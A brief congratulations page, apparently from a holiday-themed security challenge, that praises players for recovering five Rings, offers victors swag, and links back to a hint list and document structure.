Through your diligent efforts, you recovered the five Rings and saved the holidays! Congratulations! Feel free to show off your skills with some swag - only for our victors!

Go back to Hint list

Go back to Document structure

Items

Go back to Document structure